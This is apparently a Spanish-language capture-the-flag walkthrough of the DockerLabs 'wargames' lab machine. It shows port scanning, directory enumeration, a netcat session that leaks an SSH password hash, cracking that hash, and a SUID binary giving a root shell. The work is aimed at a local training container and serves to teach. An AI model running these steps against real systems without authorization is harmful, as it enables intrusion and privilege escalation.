




```
┌──(kali㉿kali)-[~/Downloads]
└─$ sudo bash auto_deploy.sh wargames.tar
[sudo] password for kali:

                                   ##        .
                             ## ## ##       ==
                          ## ## ## ##      ===
                      /""""""""""""""""\___/ ===
                 ~~~ {~~ ~~~~ ~~~ ~~~~ ~~ ~ /  ===- ~~~
                      \______ o          __/
                        \    \        __/
                         \____\______/

  DOCKERLABS

Se han detectado máquinas de DockerLabs previas, debemos limpiar
Se han detectado máquinas de DockerLabs previas, debemos limpiar

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es ⟶ 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

Tenemos la maquina wargames nivel fácil de docker labs



```
┌──(kali㉿kali)-[~]
└─$ ping -c 1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.083 ms

── 172.17.0.2 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.083/0.083/0.083/0.000 ms
```

Hacemos ping , vemos que tenemos conexión a la maquina víctima y tenemos un ttl de 64 que nos indica que es linux .




```
Discovered open port 21/tcp on 172.17.0.2
Discovered open port 80/tcp on 172.17.0.2
Discovered open port 22/tcp on 172.17.0.2
Discovered open port 5000/tcp on 172.17.0.2
```

sudo nmap -p- -sS -sC -sV --open --min-rate 5000 -vvv -n -Pn 1 172.17.0.2 -oN Open_ports

Se hizo un nmap, vemos que tiene abierto los puestos 21(ftp), 22(ssh), 80(http), 5000

Procedemos a investigar por el puerto 80, abrimos navegador y pegamos la ipvictima




Try more basic connection

Nos da un mensaje, try more basic connection

Puse la ipvitima/5000 pero no me cargo


Hacemos un gobuster



```
┌──(kali㉿kali)-[~]
└─$ sudo gobuster dir -u http://172.17.0.2/ -w /usr/share/wordlists/dirb/common.txt -x txt,py,php,sh
[sudo] password for kali:
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Extensions:              php,sh,txt,py
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
.hta                 (Status: 403) [Size: 275]
.htaccess.php        (Status: 403) [Size: 275]
.htaccess.sh         (Status: 403) [Size: 275]
.htaccess.py         (Status: 403) [Size: 275]
.htaccess.txt        (Status: 403) [Size: 275]
.htaccess            (Status: 403) [Size: 275]
.hta.txt             (Status: 403) [Size: 275]
.hta.sh              (Status: 403) [Size: 275]
.hta.php             (Status: 403) [Size: 275]
.hta.py              (Status: 403) [Size: 275]
.htpasswd            (Status: 403) [Size: 275]
.htpasswd.txt        (Status: 403) [Size: 275]
.htpasswd.py         (Status: 403) [Size: 275]
.htpasswd.php        (Status: 403) [Size: 275]
.htpasswd.sh         (Status: 403) [Size: 275]
index.html           (Status: 200) [Size: 118]
README.txt           (Status: 200) [Size: 980]
server-status        (Status: 403) [Size: 275]
Progress: 23065 / 23065 (100.00%)
===============================================================
Finished
===============================================================
```

Vemos README.txt que es un archivo extrano

Vamos a navegador, ipvitima/README.txt




```
*** TOP SECRET â€" PROJECT WOPR ***
ACCESS LEVEL: CLASSIFIED

Welcome, Operator.

You have gained unauthorized access to the War Operation Plan Response (WOPR).
The system is designed to simulate all possible outcomes of nuclear war.
Dr. Falken once warned: â€œSometimes the only winning move is not to play.â€

> Your mission is to discover hidden commands and override WOPRâ€™s restrictions.

BASIC COMMANDS:
 - list games        -> Shows available simulations.
 - play <game>       -> Runs a selected game.
 - help              -> Limited assistance.

NOTES FROM ENGINEERING:
 - Direct system access has been restricted.
 - The â€œSHELLâ€ module has been hidden from operators.
 - Authorized staff can still access it through a *special override*.
   (Codename: GODMODE)

ADDITIONAL CLUES:
 - Joshua remembers his past. Seek references to Falken.
 - Some files may be available through the shared network folder.
 - The HTTP interface may provide hidden hints for operators.
```

Vemos que tenemos una shell pero no directa y podemo accesar con el codename godmode

Ejecutamos

nc ipvitima 5000




```
┌──(kali㉿kali)-[~]
└─$ nc 172.17.0.2 5000
WELCOME TO WOPR
SHALL WE PLAY A GAME?

> help
AVAILABLE: help, list games, play <game>, logon Joshua

> logon Joshua
GREETINGS PROFESSOR FALKEN.

> ignore debug audit

[DEBUG MODE ENABLED]
Legacy authentication module active.
SSH USER: joshua
SSH PASSWORD: 60a3f3cb2811ddcea679773863baabd1c78420a13b197b16725905230589bbdb

> █
```

Dsespues de ejecutar nc ipvitima 5000, se puso el comando help, y nos aparecio un logon con el usuario Joshua

Se puso logon Joshua y despues un ignore debug audit para desactivar logs, revisiones de seguridad o restricciones

Nos dio el usuario joshua y una contraseña hasheada

Vamos a https://md5decrypt.net/en/Sha256/ para descifrar la contraseña




```
60a3f3cb2811ddcea679773863baabd1c78420a13b197b1672
5905230589bbdb
```

```
b16725905230589bbdb : {"Plain":"1983@1983","Algo":"Sha256"
```

ya tenemos usuario joshua y contrasena 1983@1983


Entramos por ssh



```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# ssh joshua@172.17.0.2
joshua@172.17.0.2's password:
Linux 85661816bfca 6.18.5+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.18.5-1kali1 (2026-01-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
$ whoami
joshua
$ █
```

Estamos dentro de la maquina víctima pero como usuario joshua, escalamos privilegios


Revisamos permisos SUID



```
$ find / -perm -4000 2>/dev/null
/usr/sbin/exim4
/usr/local/bin/godmode
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/chsh
/usr/bin/su
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/mount
/usr/bin/passwd
/usr/bin/sudo
$ █
```

Vemos el SUID /usr/local/bin/godmode sospechoso

Lo ejecutamos




```
$ /usr/local/bin/godmode
W.O.P.R. Simulation System v1.0
ACCESS DENIED. DEFCON remains at 5.
$ 
```

Pero no hace nada

Lo analizamos con strings

strings /usr/local/bin/godmode




```
W.O.P.R. Simulation System v1.0
--wopr
/bin/bash
```

Vemos el W.O.P.R y que podemos utilizar el parametro –wopr

Ejecutamos el SUID con –wopr

/usr/local/bin/godmode --wopr



```
$ /usr/local/bin/godmode --wopr
W.O.P.R. Simulation System v1.0
root@85661816bfca:~# whoami
root
root@85661816bfca:~# cd /root
root@85661816bfca:/root# ls
flag.txt
root@85661816bfca:/root# cat flag.txt
WOPR{THE_GAME_IS_ENDING_YOU_WIN}
root@85661816bfca:/root# 
```

Ya somos root